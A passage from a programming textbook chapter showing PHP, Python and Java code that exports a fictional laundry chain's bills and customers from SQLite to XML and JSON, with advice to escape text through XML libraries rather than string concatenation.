$bills = simplexml_load_file(__DIR__ . '/../data/bills.xml');
printf("Outlet %s, bills received on %s%s", $bills['outlet'], $bills['date'], PHP_EOL);
echo str_repeat('-', 78), PHP_EOL;

$charged = $paid = $cancelled = 0;
foreach ($bills->bill as $bill) {
    $isCancelled = (string) $bill['cancelled'] === 'true';   // absent -> ''
    $billPaid = 0;
    foreach ($bill->payment as $p) {
        $billPaid += (int) $p;
    }
    printf("%-6s %-14s %-26s x%-3d %-9s %7s %7s%s",
           $bill['id'], $bill->customer, $bill->service, (int) $bill->unit,
           $isCancelled ? 'cancelled' : $bill['status'],
           rupiah((int) $bill->charged), rupiah($billPaid), PHP_EOL);
    $charged   += (int) $bill->charged;
    $paid      += $billPaid;
    $cancelled += $isCancelled ? 1 : 0;
}
echo str_repeat('-', 78), PHP_EOL;
printf("%d bills (%d cancelled), charged Rp %s, paid Rp %s%s",
       count($bills->bill), $cancelled, rupiah($charged), rupiah($paid), PHP_EOL);
```

Listing 6.49 `python/03_read_etree.py`. `get()` reads an attribute, `findtext()` the text of a child, and `get("cancelled", "false")` supplies the grammar's default.

```python
"""03_read_etree.py - read bills.xml with ElementTree and print the day
summary.  Attributes come back through get(), text through .text or findtext()."""
import xml.etree.ElementTree as ET
from pathlib import Path

DATA = Path(__file__).resolve().parent.parent / "data"


def rupiah(n):
    return f"{n:,}".replace(",", ".")


bills = ET.parse(DATA / "bills.xml").getroot()
print(f"Outlet {bills.get('outlet')}, bills received on {bills.get('date')}")
print("-" * 78)
charged = paid = cancelled = 0
for bill in bills.findall("bill"):
    is_cancelled = bill.get("cancelled", "false") == "true"   # supply the default
    bill_paid = sum(int(p.text) for p in bill.findall("payment"))
    print(f"{bill.get('id'):<6} {bill.findtext('customer'):<14} "
          f"{bill.findtext('service'):<26} x{int(bill.findtext('unit')):<3d} "
          f"{'cancelled' if is_cancelled else bill.get('status'):<9} "
          f"{rupiah(int(bill.findtext('charged'))):>7} {rupiah(bill_paid):>7}")
    charged += int(bill.findtext("charged"))
    paid += bill_paid
    cancelled += is_cancelled
print("-" * 78)
print(f"{len(bills.findall('bill'))} bills ({cancelled} cancelled), "
      f"charged Rp {rupiah(charged)}, paid Rp {rupiah(paid)}")
```

Listing 6.48 and **Listing 6.49** both print **Listing 6.27** exactly. Each language has one trap worth writing down. In PHP, `$bill->charged` is not a number but a `SimpleXMLElement` that *prints* like one and misbehaves in arithmetic and comparisons: cast it, as **Listing 6.48** does everywhere. In Python, `element.text` is `None`, not `""`, for an empty element, so `el.text.strip()` can raise `AttributeError`; write `(el.text or "").strip()`. In Java, a `NodeList` is live: remove nodes while looping over it by index and it shrinks underneath you.

6.18.2 Writing XML from the database: never by joining strings

> **WARNING:** Never build XML by concatenating strings. `"<service>" . $description . "</service>"` works in every test and breaks on the first real row, which here is *Wash, dry & fold (per kg)*: the `&` makes the whole file not XML. Reaching for `str_replace('&', '&', ...)` then breaks on `<`, and getting the order of replacements wrong turns `<` into `<`. It is the SQL-injection mistake of Chapter 5 in a different language, and the answer is the same: use the library.

Each track splits the job in two: a *loader* turns rows of `laundry.db` into one neutral record per bill (a PHP array, a Python dict, a Java map), and a *writer* turns records into XML or JSON. This is **Figure 6.1** in code. The PHP version builds a DOM:

Listing 6.50 `php/laundry_feed.php`. `loadBills` and `loadCustomers` read the database with PDO; the writers build DOM trees and let `saveXML` and `json_encode` produce the text.

```php
<?php
// laundry_feed.php - the bills one outlet received on one day, read from
// laundry.db and written as XML or JSON.  02_export.php and feed.php use it.
declare(strict_types=1);

const DB_FILE = __DIR__ . '/../data/laundry.db';
const NOTE = ' Profitina Laundry: the bills one outlet received on one day.
     Money is whole rupiah. Times are shop time, WIB (UTC+7). ';

function openDb(): PDO
{
    $pdo = new PDO('sqlite:' . DB_FILE, null, null, [
        PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ]);
    $pdo->exec('PRAGMA foreign_keys = ON');
    return $pdo;
}

// The database writes '2026-09-26 09:05:04'; XML Schema's xs:dateTime and
// ISO 8601 want '2026-09-26T09:05:04+07:00'.  A feed leaves the shop, so it
// carries its time zone with it.
function isoTime(?string $t): ?string
{
    return $t === null ? null : str_replace(' ', 'T', $t) . '+07:00';
}

// One plain PHP array per bill: the neutral shape both writers start from.
function loadBills(PDO $pdo, string $outlet, string $date): array
{
    $bills = $pdo->prepare(
        'SELECT b.id, b.status, b.arrived, b.finished, b.departed, b.rack,
                b.unit, b.payment, c.id AS cid, c.name AS cname,
                s.id AS sid, s.description, s.price
           FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                       JOIN Service  s ON s.id = b.Service_id
          WHERE b.Outlet_id = ? AND date(b.arrived) = ?
          ORDER BY b.id');
    $pays = $pdo->prepare(
        'SELECT method, paid_at, amount, reference
           FROM Payment WHERE Bill_id = ? ORDER BY id');
    $bills->execute([$outlet, $date]);
    $out = [];
    foreach ($bills as $r) {
        $pays->execute([$r['id']]);
        $payments = [];
```

Listing 6.50 (Continued) *php/laundry_feed.php. loadBills and loadCustomers read the database with PDO; the writers build DOM trees and let saveXML and json_encode produce the text.*

```
        foreach ($pays as $p) {
            $payments[] = ['method' => $p['method'], 'at' => isoTime($p['paid_at']),
                           'amount' => (int) $p['amount'], 'reference' => $p['reference']];
        }
        $out[] = [
            'id'        => $r['id'],
            'status'    => $r['status'],
            // A cancelled bill is 'departed' that was never finished (the app's rule).
            'cancelled' => $r['status'] === 'departed' && $r['finished'] === null,
            'customer'  => ['id' => $r['cid'], 'name' => $r['cname']],
            'service'   => ['id' => $r['sid'], 'description' => $r['description'],
                            'price' => (int) $r['price']],
            'unit'      => (int) $r['unit'],
            'rack'      => $r['rack'],
            'arrived'   => isoTime($r['arrived']),
            'finished'  => isoTime($r['finished']),
            'departed'  => isoTime($r['departed']),
            'charged'   => (int) $r['payment'],
            'payments'  => $payments,
        ];
    }
    return $out;
}

// Text goes in through createTextNode, never as createElement's second
// argument: only createTextNode escapes & and < for us.
function addText(DOMDocument $doc, DOMElement $parent, string $name, string $text):
DOMElement
{
    $el = $doc->createElement($name);
    $el->appendChild($doc->createTextNode($text));
    $parent->appendChild($el);
    return $el;
}

function billsToXml(array $bills, string $outlet, string $date): string
{
    $doc = new DOMDocument('1.0', 'UTF-8');
    $doc->formatOutput = true;
    $doc->appendChild($doc->createComment(NOTE));
    $root = $doc->createElement('bills');
    $root->setAttribute('outlet', $outlet);
    $root->setAttribute('date', $date);
    $doc->appendChild($root);
```

Listing 6.50 (Continued) *php/laundry_feed.php. loadBills and loadCustomers read the database with PDO; the writers build DOM trees and let saveXML and json_encode produce the text.*

```
    foreach ($bills as $b) {
        $bill = $doc->createElement('bill');
        $bill->setAttribute('id', $b['id']);
        $bill->setAttribute('status', $b['status']);
        if ($b['cancelled']) {
            $bill->setAttribute('cancelled', 'true');   // absent means false
        }
        $root->appendChild($bill);
        addText($doc, $bill, 'customer', $b['customer']['name'])
            ->setAttribute('id', $b['customer']['id']);
        $svc = addText($doc, $bill, 'service', $b['service']['description']);
        $svc->setAttribute('id', $b['service']['id']);
        $svc->setAttribute('price', (string) $b['service']['price']);
        addText($doc, $bill, 'unit', (string) $b['unit']);
        addText($doc, $bill, 'rack', $b['rack']);
        foreach (['arrived', 'finished', 'departed'] as $when) {
            if ($b[$when] !== null) {                     // absent, not empty
                addText($doc, $bill, $when, $b[$when]);
            }
        }
        addText($doc, $bill, 'charged', (string) $b['charged']);
        foreach ($b['payments'] as $p) {
            $pay = addText($doc, $bill, 'payment', (string) $p['amount']);
            $pay->setAttribute('method', $p['method']);
            $pay->setAttribute('at', $p['at']);
            if ($p['reference'] !== null) {
                $pay->setAttribute('reference', $p['reference']);
            }
        }
    }
    return $doc->saveXML();
}

function billsToJson(array $bills, string $outlet, string $date): string
{
    $doc = ['outlet' => $outlet, 'date' => $date, 'bills' => $bills];
    return json_encode($doc, JSON_PRETTY_PRINT | JSON_UNESCAPED_SLASHES
                             | JSON_UNESCAPED_UNICODE | JSON_THROW_ON_ERROR) . "\n";
}
```

Listing 6.50 (Continued) *php/laundry_feed.php. loadBills and loadCustomers read the database with PDO; the writers build DOM trees and let saveXML and json_encode produce the text.*

```
// The customers behind those bills.  Only what the receiver needs: no birth
// date, no birthplace, and never password or password_hash (UU PDP 27/2022).
function loadCustomers(PDO $pdo, string $outlet, string $date): array
{
    $st = $pdo->prepare(
        'SELECT DISTINCT c.id, c.gender, c.name, c.phone, c.email, c.address,
                         c.enrolled, c.credit
           FROM Customer c JOIN Bill b ON b.Customer_id = c.id
          WHERE b.Outlet_id = ? AND date(b.arrived) = ?
          ORDER BY c.id');
    $st->execute([$outlet, $date]);
    $out = [];
    foreach ($st as $r) {
        $r['enrolled'] = isoTime($r['enrolled']);
        $r['credit']   = (int) $r['credit'];
        $out[] = $r;
    }
    return $out;
}

function customersToXml(array $customers, string $outlet, string $date): string
{
    $doc = new DOMDocument('1.0', 'UTF-8');
    $doc->formatOutput = true;
    $root = $doc->createElement('customers');
    $root->setAttribute('outlet', $outlet);
    $root->setAttribute('date', $date);
    $doc->appendChild($root);
    foreach ($customers as $c) {
        $el = $doc->createElement('customer');
        $el->setAttribute('id', $c['id']);
        $el->setAttribute('gender', $c['gender']);
        $root->appendChild($el);
        foreach (['name', 'phone', 'email', 'address', 'enrolled', 'credit'] as $f) {
            addText($doc, $el, $f, (string) $c[$f]);
        }
    }
    return $doc->saveXML();
}
```

Listing 6.50 (Continued) *php/laundry_feed.php. loadBills and loadCustomers read the database with PDO; the writers build DOM trees and let saveXML and json_encode produce the text.*

```
function customersToJson(array $customers, string $outlet, string $date): string
{
    $doc = ['outlet' => $outlet, 'date' => $date, 'customers' => $customers];
    return json_encode($doc, JSON_PRETTY_PRINT | JSON_UNESCAPED_SLASHES
                             | JSON_UNESCAPED_UNICODE | JSON_THROW_ON_ERROR) . "\n";
}
```

Three details in **Listing 6.50** matter. `addText` puts text in through `createTextNode`, because `createElement('service', $text)` does **not** escape its second argument, and a single `&` in that text would break the document; that one line is where the `&` in **Listing 6.6** comes from. `isoTime` converts the database's shop time to `xs:dateTime`. And `loadCustomers` selects only the columns the reader needs. The customer document it produces:

Listing 6.51 `data/customers.xml`: the four customers behind the day's bills. No birth date, no birthplace, and never `password` or `password_hash`.

```
<?xml version="1.0" encoding="UTF-8"?>
<customers outlet="O01" date="2026-09-26">
  <customer id="C0022" gender="f">
    <name>Vania Wirawan</name>
    <phone>0895-0000-4449</phone>
    <email>vania.wirawan81@example.com</email>
    <address>Jl. Medokan Asri Blok F No. 41, Rungkut, Surabaya</address>
    <enrolled>2021-11-11T09:36:08+07:00</enrolled>
    <credit>0</credit>
  </customer>
  <customer id="C0121" gender="f">
    <name>Laras Chandra</name>
    <phone>0877-0000-6820</phone>
    <email>laras.chandra22@example.com</email>
    <address>Jl. Penjaringan Sari No. 65, Rungkut, Surabaya</address>
    <enrolled>2025-11-18T19:05:24+07:00</enrolled>
    <credit>0</credit>
  </customer>
  <customer id="C0216" gender="f">
    <name>Diah Siregar</name>
    <phone>0859-0000-7088</phone>
    <email>diah.siregar55@example.com</email>
    <address>Jl. Penjaringan Sari No. 111, Rungkut, Surabaya</address>
    <enrolled>2026-05-04T08:46:56+07:00</enrolled>
    <credit>62000</credit>
  </customer>
  <customer id="C0246" gender="m">
    <name>Dimas Wibowo</name>
    <phone>0818-0000-1042</phone>
    <email>dimas.wibowo01@example.com</email>
    <address>Jl. Rungkut Mejoyo Blok A No. 105, Rungkut, Surabaya</address>
    <enrolled>2026-09-06T19:00:00+07:00</enrolled>
    <credit>0</credit>
  </customer>
</customers>
```

The export program itself is short, and ends by validating its own output against **Listing 6.19** before anybody else has to read it:

Listing 6.52 `php/02_export.php`. Run it with `php 02_export.php`, or `php 02_export.php O03 2026-09-30` for another outlet and day.

```php
<?php
// 02_export.php - write one outlet-day of Profitina Laundry as XML and JSON.
//   php 02_export.php [outlet] [date]        (default: O01 2026-09-26)
declare(strict_types=1);
require __DIR__ . '/laundry_feed.php';

$outlet = $argv[1] ?? 'O01';
$date   = $argv[2] ?? '2026-09-26';

$pdo       = openDb();
$bills     = loadBills($pdo, $outlet, $date);
$customers = loadCustomers($pdo, $outlet, $date);

@mkdir(__DIR__ . '/out');
$files = [
    'bills.xml'      => billsToXml($bills, $outlet, $date),
    'bills.json'     => billsToJson($bills, $outlet, $date),
    'customers.xml'  => customersToXml($customers, $outlet, $date),
    'customers.json' => customersToJson($customers, $outlet, $date),
];
foreach ($files as $name => $text) {
    file_put_contents(__DIR__ . "/out/$name", $text);
    printf("out/%-15s %5d bytes%s", $name, strlen($text), PHP_EOL);
}

// Validate our own output before anybody else has to read it.
$check = new DOMDocument();
$check->load(__DIR__ . '/out/bills.xml');
echo 'bills.xml is schema-valid: ',
     $check->schemaValidate(__DIR__ . '/../data/bills.xsd') ? 'yes' : 'NO', PHP_EOL;
printf('%d bills, %d customers%s', count($bills), count($customers), PHP_EOL);
```

Listing 6.53 The output of **Listing 6.52**.

```
out/bills.xml        1963 bytes
out/bills.json       3292 bytes
out/customers.xml    1325 bytes
out/customers.json   1497 bytes
bills.xml is schema-valid: yes
4 bills, 4 customers
```

The last lines of **Listing 6.53** are the ones that matter: the file the program is about to hand over is schema-valid.

The Python writer, **Listing 6.54**, uses ElementTree, and **Listing 6.55** drives it:

Listing 6.54 `python/laundry_feed.py`. `ET.indent` lays the tree out; `serialize` writes the declaration and the comment itself, because ElementTree's own declaration is spelled `<?xml version='1.0' encoding='utf-8'?>`.

```python
"""laundry_feed.py - the bills one outlet received on one day, read from
laundry.db and written as XML or JSON.  02_export.py and feed_app.py use it."""
import json
import sqlite3
import xml.etree.ElementTree as ET
from pathlib import Path

DB_FILE = Path(__file__).resolve().parent.parent / "data" / "laundry.db"
NOTE = (" Profitina Laundry: the bills one outlet received on one day.\n"
        "     Money is whole rupiah. Times are shop time, WIB (UTC+7). ")


def open_db():
    con = sqlite3.connect(DB_FILE)
    con.row_factory = sqlite3.Row
    con.execute("PRAGMA foreign_keys = ON")
    return con


def iso_time(t):
    """'2026-09-26 09:05:04' -> '2026-09-26T09:05:04+07:00' (xs:dateTime)."""
    return None if t is None else t.replace(" ", "T") + "+07:00"


def load_bills(con, outlet, date):
    """One plain dict per bill: the neutral shape both writers start from."""
    rows = con.execute(
        """SELECT b.id, b.status, b.arrived, b.finished, b.departed, b.rack,
                  b.unit, b.payment, c.id AS cid, c.name AS cname,
                  s.id AS sid, s.description, s.price
             FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                         JOIN Service  s ON s.id = b.Service_id
            WHERE b.Outlet_id = ? AND date(b.arrived) = ?
            ORDER BY b.id""", (outlet, date)).fetchall()
    bills = []
    for r in rows:
        pays = con.execute("""SELECT method, paid_at, amount, reference
                              FROM Payment WHERE Bill_id = ? ORDER BY id""",
                           (r["id"],)).fetchall()
        bills.append({
            "id": r["id"],
            "status": r["status"],
            # A cancelled bill is 'departed' that was never finished.
            "cancelled": r["status"] == "departed" and r["finished"] is None,
            "customer": {"id": r["cid"], "name": r["cname"]},
            "service": {"id": r["sid"], "description": r["description"],
```

Listing 6.54 (Continued) *python/laundry_feed.py. ET.indent lays the tree out; serialize writes the declaration and the comment itself, because ElementTree's own declaration is spelled <?xml version='1.0' encoding='utf-8'?>.*

```
                        "price": int(r["price"])},
            "unit": int(r["unit"]),
            "rack": r["rack"],
            "arrived": iso_time(r["arrived"]),
            "finished": iso_time(r["finished"]),
            "departed": iso_time(r["departed"]),
            "charged": int(r["payment"]),
            "payments": [{"method": p["method"], "at": iso_time(p["paid_at"]),
                          "amount": int(p["amount"]), "reference": p["reference"]}
                         for p in pays],
        })
    return bills


def load_customers(con, outlet, date):
    """Only what the receiver needs: never password or password_hash."""
    rows = con.execute(
        """SELECT DISTINCT c.id, c.gender, c.name, c.phone, c.email, c.address,
                           c.enrolled, c.credit
             FROM Customer c JOIN Bill b ON b.Customer_id = c.id
            WHERE b.Outlet_id = ? AND date(b.arrived) = ?
            ORDER BY c.id""", (outlet, date)).fetchall()
    return [dict(r, enrolled=iso_time(r["enrolled"]), credit=int(r["credit"]))
            for r in rows]


def serialize(root, note=None):
    """ElementTree writes its own declaration as <?xml version='1.0' ...?>;
    write the usual spelling ourselves, then the comment, then the tree."""
    ET.indent(root, space="  ")
    head = '<?xml version="1.0" encoding="UTF-8"?>\n'
    if note is not None:
        head += "<!--" + note + "-->\n"
    return head + ET.tostring(root, encoding="unicode") + "\n"


def text_child(parent, name, text, **attrs):
    el = ET.SubElement(parent, name, attrs)   # attributes keep this order
    el.text = str(text)                       # ElementTree escapes & and <
    return el
```

Listing 6.54 (Continued) *python/laundry_feed.py. ET.indent lays the tree out; serialize writes the declaration and the comment itself, because ElementTree's own declaration is spelled <?xml version='1.0' encoding='utf-8'?>.*

```
def bills_to_xml(bills, outlet, date):
    root = ET.Element("bills", outlet=outlet, date=date)
    for b in bills:
        bill = ET.SubElement(root, "bill", id=b["id"], status=b["status"])
        if b["cancelled"]:
            bill.set("cancelled", "true")     # absent means false
        text_child(bill, "customer", b["customer"]["name"], id=b["customer"]["id"])
        text_child(bill, "service", b["service"]["description"],
                   id=b["service"]["id"], price=str(b["service"]["price"]))
        text_child(bill, "unit", b["unit"])
        text_child(bill, "rack", b["rack"])
        for when in ("arrived", "finished", "departed"):
            if b[when] is not None:           # absent, not empty
                text_child(bill, when, b[when])
        text_child(bill, "charged", b["charged"])
        for p in b["payments"]:
            pay = text_child(bill, "payment", p["amount"], method=p["method"], at=p["at"])
            if p["reference"] is not None:
                pay.set("reference", p["reference"])
    return serialize(root, NOTE)


def customers_to_xml(customers, outlet, date):
    root = ET.Element("customers", outlet=outlet, date=date)
    for c in customers:
        el = ET.SubElement(root, "customer", id=c["id"], gender=c["gender"])
        for field in ("name", "phone", "email", "address", "enrolled", "credit"):
            text_child(el, field, c[field])
    return serialize(root)


def to_json(key, items, outlet, date):
    doc = {"outlet": outlet, "date": date, key: items}
    return json.dumps(doc, indent=4, ensure_ascii=False) + "\n"


def bills_to_json(bills, outlet, date):
    return to_json("bills", bills, outlet, date)


def customers_to_json(customers, outlet, date):
    return to_json("customers", customers, outlet, date)
```

Listing 6.55 `python/02_export.py`. It writes bytes, so that Windows does not turn each `\n` into `\r\n`.

```python
"""02_export.py - write one outlet-day of Profitina Laundry as XML and JSON.
    python 02_export.py [outlet] [date]        (default: O01 2026-09-26)"""
import sys
from pathlib import Path
from laundry_feed import (open_db, load_bills, load_customers, bills_to_xml,
                          bills_to_json, customers_to_xml, customers_to_json)

outlet = sys.argv[1] if len(sys.argv) > 1 else "O01"
date = sys.argv[2] if len(sys.argv) > 2 else "2026-09-26"

con = open_db()
bills = load_bills(con, outlet, date)
customers = load_customers(con, outlet, date)

out = Path(__file__).resolve().parent / "out"
out.mkdir(exist_ok=True)
files = {
    "bills.xml": bills_to_xml(bills, outlet, date),
    "bills.json": bills_to_json(bills, outlet, date),
    "customers.xml": customers_to_xml(customers, outlet, date),
    "customers.json": customers_to_json(customers, outlet, date),
}
for name, text in files.items():
    data = text.encode("utf-8")
    (out / name).write_bytes(data)          # bytes: no newline translation
    print(f"out/{name:<15} {len(data):5d} bytes")
print(f"{len(bills)} bills, {len(customers)} customers")
```

The Java writer, **Listing 6.56**, uses StAX's `XMLStreamWriter`, which writes each piece as you call it, escaping as it goes, and holds nothing in memory; **Listing 6.57** drives it and, like the PHP version, validates its own output:

Listing 6.56 `java/LaundryFeed.java`. JDBC reads the rows; `XMLStreamWriter` writes the XML; the JSON is written by a thirty-line serializer because the JDK has no JSON library.

```java
// LaundryFeed.java - the bills one outlet received on one day, read from
// laundry.db with JDBC and written as XML (with StAX) or as JSON.
// Export.java and FeedServer.java use it.
import java.io.StringWriter;
import java.sql.*;
import java.util.*;
import javax.xml.stream.*;

public final class LaundryFeed {
    static final String DB_URL = "jdbc:sqlite:../data/laundry.db";
    static final String NOTE = " Profitina Laundry: the bills one outlet received on one
day.\n"
            + "     Money is whole rupiah. Times are shop time, WIB (UTC+7). ";

    static Connection openDb() throws SQLException {
        Connection con = DriverManager.getConnection(DB_URL);
        try (Statement st = con.createStatement()) {
            st.execute("PRAGMA foreign_keys = ON");
        }
        return con;
    }

    /** '2026-09-26 09:05:04' -> '2026-09-26T09:05:04+07:00' (xs:dateTime). */
    static String isoTime(String t) {
        return t == null ? null : t.replace(' ', 'T') + "+07:00";
    }

    /** One ordered map per bill: the neutral shape both writers start from. */
    static List<Map<String, Object>> loadBills(Connection con, String outlet, String date)
            throws SQLException {
        String sql = """
            SELECT b.id, b.status, b.arrived, b.finished, b.departed, b.rack,
                   b.unit, b.payment, c.id AS cid, c.name AS cname,
                   s.id AS sid, s.description, s.price
              FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                          JOIN Service  s ON s.id = b.Service_id
             WHERE b.Outlet_id = ? AND date(b.arrived) = ?
             ORDER BY b.id""";
        List<Map<String, Object>> bills = new ArrayList<>();
        try (PreparedStatement ps = con.prepareStatement(sql);
             PreparedStatement pay = con.prepareStatement(
                 "SELECT method, paid_at, amount, reference FROM Payment "
                 + "WHERE Bill_id = ? ORDER BY id")) {
            ps.setString(1, outlet);
            ps.setString(2, date);
            ResultSet r = ps.executeQuery();
            while (r.next()) {
```

Listing 6.56 (Continued) *java/LaundryFeed.java. JDBC reads the rows; XMLStreamWriter writes the XML; the JSON is written by a thirty-line serializer because the JDK has no JSON library.*

```
                Map<String, Object> b = new LinkedHashMap<>();
                b.put("id", r.getString("id"));
                b.put("status", r.getString("status"));
                // A cancelled bill is 'departed' that was never finished.
                b.put("cancelled", r.getString("status").equals("departed")
                                   && r.getString("finished") == null);
                b.put("customer", ordered("id", r.getString("cid"), "name",
r.getString("cname")));
                b.put("service", ordered("id", r.getString("sid"),
                        "description", r.getString("description"), "price",
r.getInt("price")));
                b.put("unit", r.getInt("unit"));
                b.put("rack", r.getString("rack"));
                b.put("arrived", isoTime(r.getString("arrived")));
                b.put("finished", isoTime(r.getString("finished")));
                b.put("departed", isoTime(r.getString("departed")));
                b.put("charged", r.getInt("payment"));
                List<Map<String, Object>> payments = new ArrayList<>();
                pay.setString(1, r.getString("id"));
                ResultSet p = pay.executeQuery();
                while (p.next()) {
                    payments.add(ordered("method", p.getString("method"),
                            "at", isoTime(p.getString("paid_at")),
                            "amount", p.getInt("amount"), "reference",
p.getString("reference")));
                }
                b.put("payments", payments);
                bills.add(b);
            }
        }
        return bills;
    }

    /** The customers behind those bills: never password or password_hash. */
    static List<Map<String, Object>> loadCustomers(Connection con, String outlet, String
date)
            throws SQLException {
        String sql = """
            SELECT DISTINCT c.id, c.gender, c.name, c.phone, c.email, c.address,
                            c.enrolled, c.credit
              FROM Customer c JOIN Bill b ON b.Customer_id = c.id
             WHERE b.Outlet_id = ? AND date(b.arrived) = ?
             ORDER BY c.id""";
        List<Map<String, Object>> out = new ArrayList<>();
        try (PreparedStatement ps = con.prepareStatement(sql)) {
            ps.setString(1, outlet);
            ps.setString(2, date);
            ResultSet r = ps.executeQuery();
            while (r.next()) {
                out.add(ordered("id", r.getString("id"), "gender", r.getString("gender"),
```

Listing 6.56 (Continued) *java/LaundryFeed.java. JDBC reads the rows; XMLStreamWriter writes the XML; the JSON is written by a thirty-line serializer because the JDK has no JSON library.*

```
                        "name", r.getString("name"), "phone", r.getString("phone"),
                        "email", r.getString("email"), "address", r.getString("address"),
                        "enrolled", isoTime(r.getString("enrolled")),
                        "credit", r.getInt("credit")));
            }
        }
        return out;
    }

    static Map<String, Object> ordered(Object... keyValues) {
        Map<String, Object> m = new LinkedHashMap<>();
        for (int i = 0; i < keyValues.length; i += 2) {
            m.put((String) keyValues[i], keyValues[i + 1]);
        }
        return m;
    }

    // ---- XML, written with StAX: the writer escapes & < > " for us --------

    private static void indent(XMLStreamWriter w, int depth) throws XMLStreamException {
        w.writeCharacters("\n" + "  ".repeat(depth));
    }

    private static void textChild(XMLStreamWriter w, int depth, String name, Object text,
                                  String... attrs) throws XMLStreamException {
        indent(w, depth);
        w.writeStartElement(name);
        for (int i = 0; i < attrs.length; i += 2) {
            if (attrs[i + 1] != null) {              // a null attribute is left out
                w.writeAttribute(attrs[i], attrs[i + 1]);
            }
        }
        w.writeCharacters(String.valueOf(text));
        w.writeEndElement();
    }
```

Listing 6.56 (Continued) *java/LaundryFeed.java. JDBC reads the rows; XMLStreamWriter writes the XML; the JSON is written by a thirty-line serializer because the JDK has no JSON library.*

```
    @SuppressWarnings("unchecked")
    static String billsToXml(List<Map<String, Object>> bills, String outlet, String date)
            throws XMLStreamException {
        StringWriter out = new StringWriter();
        XMLStreamWriter w = XMLOutputFactory.newInstance().createXMLStreamWriter(out);
        w.writeStartDocument("UTF-8", "1.0");
        w.writeCharacters("\n");
        w.writeComment(NOTE);
        w.writeCharacters("\n");
        w.writeStartElement("bills");
        w.writeAttribute("outlet", outlet);
        w.writeAttribute("date", date);
        for (Map<String, Object> b : bills) {
            indent(w, 1);
            w.writeStartElement("bill");
            w.writeAttribute("id", (String) b.get("id"));
            w.writeAttribute("status", (String) b.get("status"));
            if ((Boolean) b.get("cancelled")) {
                w.writeAttribute("cancelled", "true");  // absent means false
            }
            Map<String, Object> c = (Map<String, Object>) b.get("customer");
            Map<String, Object> s = (Map<String, Object>) b.get("service");
            textChild(w, 2, "customer", c.get("name"), "id", (String) c.get("id"));
            textChild(w, 2, "service", s.get("description"),
                      "id", (String) s.get("id"), "price", String.valueOf(s.get("price")));
            textChild(w, 2, "unit", b.get("unit"));
            textChild(w, 2, "rack", b.get("rack"));
            for (String when : List.of("arrived", "finished", "departed")) {
                if (b.get(when) != null) {                // absent, not empty
                    textChild(w, 2, when, b.get(when));
                }
            }
            textChild(w, 2, "charged", b.get("charged"));
            for (Map<String, Object> p : (List<Map<String, Object>>) b.get("payments")) {
                textChild(w, 2, "payment", p.get("amount"), "method", (String)
p.get("method"),
                          "at", (String) p.get("at"), "reference", (String)
p.get("reference"));
            }
            indent(w, 1);
            w.writeEndElement();
        }
        indent(w, 0);
        w.writeEndElement();
        w.writeEndDocument();
        return out + "\n";
    }
```

Listing 6.56 (Continued) *java/LaundryFeed.java. JDBC reads the rows; XMLStreamWriter writes the XML; the JSON is written by a thirty-line serializer because the JDK has no JSON library.*

```
    static String customersToXml(List<Map<String, Object>> customers, String outlet,
                                 String date) throws XMLStreamException {
        StringWriter out = new StringWriter();
        XMLStreamWriter w = XMLOutputFactory.newInstance().createXMLStreamWriter(out);
        w.writeStartDocument("UTF-8", "1.0");
        w.writeCharacters("\n");
        w.writeStartElement("customers");
        w.writeAttribute("outlet", outlet);
        w.writeAttribute("date", date);
        for (Map<String, Object> c : customers) {
            indent(w, 1);
            w.writeStartElement("customer");
            w.writeAttribute("id", (String) c.get("id"));
            w.writeAttribute("gender", (String) c.get("gender"));
            for (String f : List.of("name", "phone", "email", "address", "enrolled",
"credit")) {
                textChild(w, 2, f, c.get(f));
            }
            indent(w, 1);
            w.writeEndElement();
        }
        indent(w, 0);
        w.writeEndElement();
        w.writeEndDocument();
        return out + "\n";
    }

    // ---- JSON: the JDK has no JSON library, so write the six types by hand --

    static String toJson(String key, List<Map<String, Object>> items, String outlet, String
date) {
        StringBuilder sb = new StringBuilder();
        json(sb, ordered("outlet", outlet, "date", date, key, items), 0);
        return sb.append('\n').toString();
    }

    private static void json(StringBuilder sb, Object v, int depth) {
        String pad = "    ".repeat(depth + 1), end = "    ".repeat(depth);
        if (v == null) {
            sb.append("null");
        } else if (v instanceof String s) {
            quote(sb, s);
        } else if (v instanceof Number || v instanceof Boolean) {
            sb.append(v);
        } else if (v instanceof Map<?, ?> m) {
            sb.append("{\n");
            int i = 0;
            for (Map.Entry<?, ?> e : m.entrySet()) {
```

Listing 6.56 (Continued) *java/LaundryFeed.java. JDBC reads the rows; XMLStreamWriter writes the XML; the JSON is written by a thirty-line serializer because the JDK has no JSON library.*

```
                sb.append(pad);
                quote(sb, (String) e.getKey());
                sb.append(": ");
                json(sb, e.getValue(), depth + 1);
                sb.append(++i < m.size() ? ",\n" : "\n");
            }
            sb.append(end).append('}');
        } else if (v instanceof List<?> list) {
            if (list.isEmpty()) {
                sb.append("[]");
                return;
            }
            sb.append("[\n");
            for (int i = 0; i < list.size(); i++) {
                sb.append(pad);
                json(sb, list.get(i), depth + 1);
                sb.append(i + 1 < list.size() ? ",\n" : "\n");
            }
            sb.append(end).append(']');
        }
    }

    /** A JSON string: quote marks, and escape the quote, the backslash and control
characters. */
    private static void quote(StringBuilder sb, String s) {
        sb.append('"');
        for (char ch : s.toCharArray()) {
            switch (ch) {
                case '"' -> sb.append("\\\"");
                case '\\' -> sb.append("\\\\");
                case '\n' -> sb.append("\\n");
                case '\t' -> sb.append("\\t");
                case '\r' -> sb.append("\\r");
                default -> {
                    if (ch < 0x20) sb.append(String.format("\\u%04x", (int) ch));
                    else sb.append(ch);
                }
            }
        }
        sb.append('"');
    }
}
```

Listing 6.57 `java/Export.java`. Compile with `javac -cp lib/sqlite-jdbc-3.53.2.0.jar -d classes *.java`; run with `java -cp classes:lib/sqlite-jdbc-3.53.2.0.jar Export` (on Windows, `;` instead of `:`).

```java
// Export.java - write one outlet-day of Profitina Laundry as XML and JSON.
//   java -cp classes:lib/sqlite-jdbc-3.53.2.0.jar Export [outlet] [date]
import java.io.File;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.sql.Connection;
import java.util.*;
import javax.xml.XMLConstants;
import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.*;

public class Export {
    public static void main(String[] args) throws Exception {
        String outlet = args.length > 0 ? args[0] : "O01";
